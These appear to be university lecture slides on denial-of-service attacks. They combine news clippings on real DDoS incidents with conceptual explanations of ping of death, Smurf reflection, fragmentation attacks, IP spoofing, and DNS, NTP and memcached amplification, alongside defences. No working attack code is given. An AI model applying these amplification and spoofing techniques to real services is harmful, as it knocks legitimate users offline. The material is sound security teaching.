



DOS Attack

Lecture 07

Software Security Engineering

Winter 2023
Thompson Rivers University

Denial of Service (DoS)

- attack on availability of a service
- stop legitimate users from using service
- stop a service from running

Why DoS is hard

- huge attack surface
 - basically anything on the internet that can receive packets
- no skill necessary
 - attacks can come from anywhere
- simplest attack is to consume bandwidth
 - If I have 10 MiB/s and so does the server, I can take it all
- Distributed DoS (DDoS)
 - use the combined bandwidth of a whole lot of machines

Why do a DoS attack?

Why do a DoS attack?

think back to the adversarial categorical schema

What might motivate a DoS attack from:

- foreign intelligence
- terrorists
- politically motivated adversaries
- industrial espionage agents
- organized crime
- lesser criminals, e.g., “script kiddies”
- malicious insiders, e.g., disgruntled employees
- non-malicious employees, e.g., USB stick pluggers-in
- researchers, casual hackers, and bug bounty hunters

Think about the DoS attacks might/could exist

DoS Attacks in Online Gaming

Botnets Beat Spartan Laser on *Halo 3*

By Kevin Poulsen  February 4, 2009 | 12:13 pm | Categories: [Cybarmageddon!](#)



What's the most powerful weapon you can wield when playing *Halo 3* online?

I know. You can control the entire map with a battle rifle and a couple of sticky grenades. But that teenybopper you just pwned has you beat with the tiny botnet he leased with his allowance money.


Source:
<https://www.wired.com/2009/02/botnets-beat-sp>

Botnets Beat Spartan Laser on *Halo 3*

By Kevin Poulsen  February 4, 2009 | 12:13 pm | Categories: [Cybarmageddon!](#)



“Do you get annoyed all the time because of skids on xBox Live? Do you want to take down your competitors’ servers or Web site?,” reads the site’s ad, apparently recorded by [this paid actor at Fiverr.com](#). “Well, boy, do we have the product for you! Now, with asylumstresser, you can take your enemies offline for just 30 cents for a 10 minute time period. Sounds awesome, right? Well, it gets even better: For only \$18 per month, you can have an unlimited number of attacks with an increased boot time. We also offer Skype and tiny chat IP resolvers.”



What’s the most powerful weapon you can wield when playing *Halo 3* online?

I know. You can control the entire map with a battle rifle and a couple of sticky grenades. But that teeny-bopper you just pwned has you beat with the tiny botnet he leased with his allowance money.

Negotiating with DoS Attackers?

Extortion via DDoS on the rise

By [Denise Pappalardo](#) and [Ellen Messmer](#), *Network World*, 05/16/05

Criminals are increasingly targeting corporations with distributed denial-of-service attacks designed not to disrupt business networks but to extort thousands of dollars from the companies.

Ivan Maksakov, Alexander Petrov and Denis Stepanov were accused of receiving \$4 million from firms that they threatened with cyberattacks.

The trio concentrated on U.K. Internet gambling sites, according to the prosecution. One bookmaker, which refused to pay a demand for \$10,000, was attacked and brought offline--which reportedly cost it more than \$200,000 a day in lost business.

Are You Experiencing a DDoS Attack?

Your business is riding on the availability and integrity of your website and online services. A Distributed Denial of Service (DDoS) attack could wreak financial havoc, compromise your customers and damage your reputation.

If you're under attack, Please call us. We can help.

- International +1 781 362 4461
- Toll Free (North America) 844-END-DDoS
- Our global and local numbers [can be found here.](#)

Arbor DDoS Protection Solutions are proven in the world's most demanding networks. We can provide rapid deployment and pricing flexibility through a mix of managed services, in-cloud, on-premise and virtualized solutions.

DoS attack on Alerts

U.S. Charges 37 Alleged Mules and Others in Online Bank Fraud Scheme

By [Kim Zetter](#)  September 30, 2010 | 3:07 pm | Categories: [Crime](#), [Cybersecurity](#), [Hacks and Cracks](#)

 Follow @KimZetter

 120	 0	
 Tweet	 +1	 Share

Beyrouti, Babbo and Vitello worked with hackers who breached brokerage accounts at E-Trade and TD Ameritrade. The hackers then executed fraudulent sales of securities and transferred the proceeds from the sale to the mules' accounts. The receiving accounts were set up in the names of shell companies and linked to the hacked accounts.

Meanwhile, the victims' phones received a barrage of calls to prevent the brokerage firms from contacting them to confirm the legitimacy of the transactions. When the victims answered their phone, they would hear silence or a recorded message. About \$1.2 million was transferred to shell accounts opened by the suspects, who then transferred the money to other accounts in Asia or withdraw the money from ATMs in the New York area.

Visa and MasterCard's Refusal to Support WikiLeaks (2010):
The Controversy Surrounding Donations

In 2010, WikiLeaks released
sensitive government and military documents

In 2010, WikiLeaks released sensitive government and military documents which sparked controversy and raised ethical questions about the **transparency of information.**

In 2010, WikiLeaks released sensitive government and military documents which sparked controversy and raised ethical questions about the transparency of information.

In response, several financial companies including Visa and Mastercard refused to process donations made to WikiLeaks.

The companies cited **violations of their policies** as the reason for stopping their services.

The companies cited **violations of their policies** as the reason for stopping their services.

This move sparked criticism from some who saw it as **censorship** and an attempt to **restrict freedom of speech**.

'Operation Payback' Attacks Fell Visa.com

By ROBERT MACKEY



Operation: Payback Operation:

A message posted on Twitter by a group of Internet activists announcing the start of an attack on Visa's Web site, in retaliation for the company's actions against WikiLeaks.

Last Updated | 6:54 p.m. A group of Internet activists took credit for crashing the Visa.com Web site on Wednesday afternoon, hours after they launched [a similar attack on MasterCard](#). The cyber attacks, by activists who call themselves Anonymous, are aimed at punishing companies that have acted to stop the flow of donations to WikiLeaks in recent days.

The group explained that its [distributed denial of service attacks](#) — in which they essentially flood Web sites site with traffic to slow them down or knock them offline — were part of a broader effort called Operation Payback, which



The companies cited violations of their policies as the reason for stopping their services.

This move sparked criticism from some who saw it as censorship and an attempt to restrict freedom of speech.

The action also led to multiple cyber-attacks on the websites of the companies by the **Anonymous** hacker group.

DoS attacks on independent medias




Distributed Denial of Service Attacks Against Independent Media and Human Rights Sites

Ethan Zuckerman, Hal Roberts, Ryan McGrady, Jillian York, John Palfrey[†]

The Berkman Center for Internet & Society at Harvard University

December 2010

9. In the past year, has your site been subjected to a denial of service attack, meaning an attacker prevented or attempted to prevent access to your site altogether?

#	Answer	Bar	Response	%
1	yes		21	62%
2	no		8	24%
3	not sure		5	15%
	Total		34	

DDos attack on national election

Row over Korean election DDoS attack heats up

Ruling party staffer accused of disrupting Seoul mayoral by-election

By [John Leyden](#) • [Get more from this author](#)

Posted in [Security](#), [7th December 2011 09:23 GMT](#)

[Free whitepaper – IBM System Networking RackSwitch G8124](#)

A political scandal is brewing in Korea over alleged denial of service attacks against the National Election Commission (NEC) website.

Police have arrested the 27-year-old personal assistant of ruling Grand National Party politician Choi Gu-sik over the alleged cyber-assault, which disrupted a Seoul mayoral by-election back in October.

However, security experts said that they doubt the suspect, identified only by his surname "Gong", had the technical expertise or resources needed to pull off the sophisticated attack.

Row over Korean election DDoS attack heats up Ruling party staffer accused of disrupting Seoul mayoral by-election

By [John Leyden](#) • [Get more from this author](#)

Posted in [Security](#), 7th December 2011 09:23 GMT

[Free whitepaper – IBM System Networking RackSwitch G8124](#)

A political scandal is brewing in Korea over alleged denial of service attacks against the National Election Commission (NEC) website.

Police have arrested the 27-year-old personal assistant of ruling Grand National Party politician Choi Gu-sik over the alleged cyber-assault, which disrupted a Seoul mayoral by-election back in October.

However, security experts said that they doubt the suspect, identified only by his surname "Gong", had the technical expertise or resources needed to pull off the sophisticated attack.

Gong continues to protest his innocence, a factor that has led opposition politicians to speculate that he is covering up for higher-ranking officials who ordered the attack.

Democratic Party politician Baek Won-woo told [The HankYoreh](#): "We need to determine quickly and precisely whether there was someone up the line who ordered the attack, and whether there was compensation." ®

Federal Court won't remove MPs over election robocalls



Judge finds that fraud occurred, linked to the Conservative Party's CIMS database

Laura Payton · CBC News · Posted: May 23, 2013 8:14 PM ET | Last Updated: May 23, 2013



Voters backed by the Council of Canadians challenged the 2011 election victories by Conservative MPs, clockwise from top-left, Kelly Block, John Duncan, Jay Aspin, Joyce Bateman, Joe Daniel, Lawrence Toet and Ryan Leef. The challenge against Daniel was dropped Oct. 23. The Federal Court says it won't throw six MPs out of seats over allegations of widespread vote suppression through automated robocalls. (Conservative.ca/CBC)

[3] The calls struck at the integrity of the electoral process by attempting to dissuade voters from casting ballots for their preferred candidates. This form of “voter suppression”, was, until the 41st General Election, largely unknown in this country.

[4] The evidence presented in these applications points to a concerted campaign by persons who had access to a database of voter information maintained by a political party. It was not alleged that any of the candidates of that party, including those who were successful in the six ridings at issue, were responsible for this campaign but that others took it upon themselves to attempt to influence the election results in their favour.

The 2007 Russian cyberattack on Estonia
(an example of state-level attack)

2022 Russian Cyberattacks on major U.S. Airport Websites

AIRPORTS

Russian Cyber Attack Hits Websites of Multiple U.S. Airports

BY HELWING VILLAMIZAR  OCTOBER 10, 2022  2 MINUTES READ



DALLAS – A Russian cyber attack has targeted the websites of airports in New York, Atlanta, Los Angeles, Chicago, and Des Moines. The attack did not affect airport operations, only their websites.

A source person briefed on the matter told [ABC News](#) that an attacker within the Russian Federation targeted some of the country's busiest airports for cyberattacks on Monday. The targeted systems do not handle air traffic control, internal airline communications, and coordination, or transportation security.

"It's an inconvenience," the source said. The attacks have resulted in targeted "denial of public access" to public-facing web domains that report airport wait times and congestion.

Over a dozen airport websites were impacted by the Denial-of-Service (DoS) attack, according to John Hultquist, head of intelligence analysis at the cybersecurity firm Mandiant who spoke to [ABC](#).

The Spamhaus-Cyberbunker Cyber-Gang Attack (2013)

Spamhaus, an anti-spam organization

Spamhaus blocked servers maintained by Cyberbunker
(CyberBunker was a Dutch Internet service provider)

Cyberbunker said Spamhaus was abusing its position, and
should not be allowed to decide
“what goes and does not go on the internet”

Spamhaus was targeted by a DDoS attack

was one of the largest DDoS (Distributed Denial of Service) attacks in history, reaching peaks of over 300 Gbps.

The attack caused disruptions across the internet and reached record-breaking intensity

It highlights the potential impact of cyber attacks and the importance of online security measures.



The BBC's Rory Cellan-Jones explains why the attack is like a "motorway jam", alongside expert David Emm from Kaspersky Lab

The internet around the world has been slowed down in what security experts are describing as the biggest cyber-attack of its kind in history.

A row between a spam-fighting group and hosting firm has sparked retaliation attacks affecting the wider internet.

Experts worry that the row could escalate to affect banking and email systems.

Five national cyber-police-forces are investigating the attacks.

Spamhaus, a group based in both London and Geneva, is a non-profit organisation that aims to help email providers filter out spam and other unwanted content.

Two Basic Approaches

- deny service via a **program flaw**
 - “*NULL”
 - give input that crashes a server
 - trick a server into shutting down
- deny service via **resource exhaustion**
 - “while(1);”
 - consume CPU, memory, disk, network
- both a violation of RELUCTANT ALLOCATION
 - There isn't any reliable way to distinguish between legitimate requests and fake ones

ICMP (Recall)

- Internet Control Message Protocol (ICMP)
- provides feedback about network operations
- error reporting, congestion control, reachability
 - destination unreachable
 - time exceeded
 - reachability test
 - message transit time
- Ping uses ICMP

Ping of Death

Ping of Death

If an old Windows machine received an ICMP packet with a payload longer than 64K, it would crash or reboot

Ping of Death

If an old Windows machine received an ICMP packet with a payload longer than 64K, it would crash or reboot

Why?

Packets of this length are illegal, so programmers of Windows code did not account for them.

Ping of Death

If an old Windows machine received an ICMP packet with a payload longer than 64K, it would crash or reboot

Why?

Packets of this length are illegal, so programmers of Windows code did not account for them.

Attackers induce zero-probability failures

Smurf Reflector Attack

Smurf Reflector Attack

Attacker sends an ICMP echo request

Smurf Reflector Attack

Attacker sends an ICMP echo request
but with the victim's IP as source

Smurf Reflector Attack

Attacker sends an ICMP echo request

but with the victim's IP as source

sends to the broadcast address

Smurf Reflector Attack

Attacker sends an ICMP echo request

but with the victim's IP as source

sends to the broadcast address

bad gateways allowed this from outside

Smurf Reflector Attack

Attacker sends an ICMP echo request


but with the victim's IP as source


sends to the broadcast address


bad gateways allowed this from outside


stream of pings from all computers


on the network overwhelm victim

















Bonk and Teardrop DoS attacks

- IP packet has offset field for fragmentation
- Bonk
 - an attacker sends large, fragmented IP packets to a target
 - leading to system crashes or slowdowns
- Teardrop
 - an attacker sends overlapping IP fragments with corrupted offset fields to a target
 - leading to system crashes or slowdowns
- Both exploit vulnerabilities in the IP protocol

DoS in General Terms

- defending against program flaws requires
 - careful coding, testing, and review
 - careful authentication for incoming commands
 - e.g., shutdown or unlink
- defending against resource exhaustion is really hard
 - no isolation
 - to keep adversary's consumption separate from others
 - Internet lacks isolation between traffic of different users
 - no reliable identification of users
 - don't handle adversary's requests

Performing a DoS

- goal is to exhaust the bottleneck link for target's Internet connection
 - all traffic to/from the target goes through this link
 - this link becomes completely filled up with useless traffic
- two approaches
 - use all the bandwidth
 - send maximum-size packets
 - overwhelm the rate that the bottleneck router processes packets
 - send minimum-size packets (why?)

Defending DoS

- suppose attacker has access to lots of bandwidth
 - use to send packets to target
- target can simply filter out their traffic
 - drop all packets from the attacker
 - (we'll talk about this later for firewalls)
 - filtering is an **isolation mechanism**
 - what can go wrong?

Filtering Flaws

- attacker can spoof source IP address
 - just use random ones each time
 - what can defender do?
 - nothing unless the traffic is otherwise conspicuous
 - hope more ISPs implement **anti-spoofing** mechanisms

Filtering Flaws

- attacker can use many actual machines to send traffic
 - distributed denial of service
 - now defender's filters become much more complicated
 - botnets already exist and can be rented out for this purpose
 - real machines can use real IP

DoS Amplification

- attacker makes the victim use more bandwidth than the attacker
- makes DoS easier and cheap
- security is hard because of these asymmetries

DNS (Recall)

- DNS is critical UDP protocol
- converts hostnames into IP addresses
- query: what is IP for tru.ca
- response: the IP for tru.ca is 198.162.22.110
- response repeats query and adds more information


```
sina@sina:~$ dig tru.ca
```

```
; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> tru.ca
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 12768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 4
```

```
;; OPT PSEUDOSECTION:
```

```
; EDNS: version: 0, flags:; udp: 65494
```

```
;; QUESTION SECTION:
```

```
;tru.ca.                IN      A
```

```
;; ANSWER SECTION:
```

```
tru.ca.                3537    IN      A      198.162.22.110
```

```
;; AUTHORITY SECTION:
```

```
tru.ca.                3537    IN      NS     trudns2.tru.ca.
```

```
tru.ca.                3537    IN      NS     adonis4.tru.ca.
```

```
tru.ca.                3537    IN      NS     edudns.tru.ca.
```

```
;; ADDITIONAL SECTION:
```

```
adonis4.tru.ca.       3537    IN      A      192.146.156.1
```

```
edudns.tru.ca.       3537    IN      A      206.123.184.47
```

```
trudns2.tru.ca.      3537    IN      A      198.162.22.26
```

```
;; Query time: 0 msec
```

```
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
```

```
;; WHEN: Wed Feb 08 14:26:24 PST 2023
```

```
;; MSG SIZE rcvd: 164
```

DNS DoS Amplification

- reply to DNS includes the query and all the answers
- reply is therefore larger than the query
- attacker spoofs DNS requests as though it came from victim
 - this can be done with **blind spoofing**
 - UDP has a query-response nature
 - victim never learns attacker's IP
 - victim cannot disable DNS
 - blocking victim IP is unproductive (why?)
- can give 100x amplification

NTP Amplification

- The Network Time Protocol (NTP)
- a networking protocol for clock synchronization
- it solves the variable-latency between systems
- kerberos and many other protocols use NTP

Alert (TA14-013A)

[More Alerts](#)

NTP Amplification Attacks Using CVE-2013-5211

Original release date: January 13, 2014 | Last revised: October 06, 2016



Print



Tweet



Send



Share

Systems Affected

NTP servers

Overview

A Network Time Protocol (NTP) Amplification attack is an emerging form of Distributed Denial of Service (DDoS) that relies on the use of publically accessible NTP servers to overwhelm a victim system with UDP traffic.

Description

The NTP service supports a monitoring service that allows administrators to query the server for traffic counts of connected clients. This information is provided via the "monlist" command. The basic attack technique consists of an attacker sending a "get monlist" request to a vulnerable NTP server, with the source address spoofed to be the victim's address.

Impact

The attack relies on the exploitation of the 'monlist' feature of NTP, as described in CVE-2013-5211, which is enabled by default on older NTP-capable devices. This command causes a list of the last 600 IP addresses which connected to the NTP server to be sent to the victim. Due to the spoofed source address, when the NTP server sends the response it is sent instead to the victim. Because the size of the response is typically considerably larger than the request, the attacker is able to amplify the volume of traffic directed at the victim. Additionally, because the responses are legitimate data coming from valid servers, it is especially difficult to block these types of attacks. The solution is to disable "monlist" within the NTP server or to upgrade to the latest version of NTP (4.2.7) which disables the "monlist" functionality.

NTP monlist command gives 500x amplification

NTP monlist command gives 500x amplification

Anyone running a publicly accessible NTP
server can be used in the attack.


NTP monlist command gives 500x amplification

Anyone running a publicly accessible NTP server can be used in the attack.

The NTP protocol was fixed to avoid DoS attacks in 2014

Memcached DoS Amplification

- memcache is a distributed memory cache
 - a giant distributed memory storage
 - used to speed up dynamic web applications by alleviating database load
 - client store key-value pairs to a server
 - client requests values by using its key
- what can go wrong?
 - DoS amplification when value is larger than key
- what was the fix?

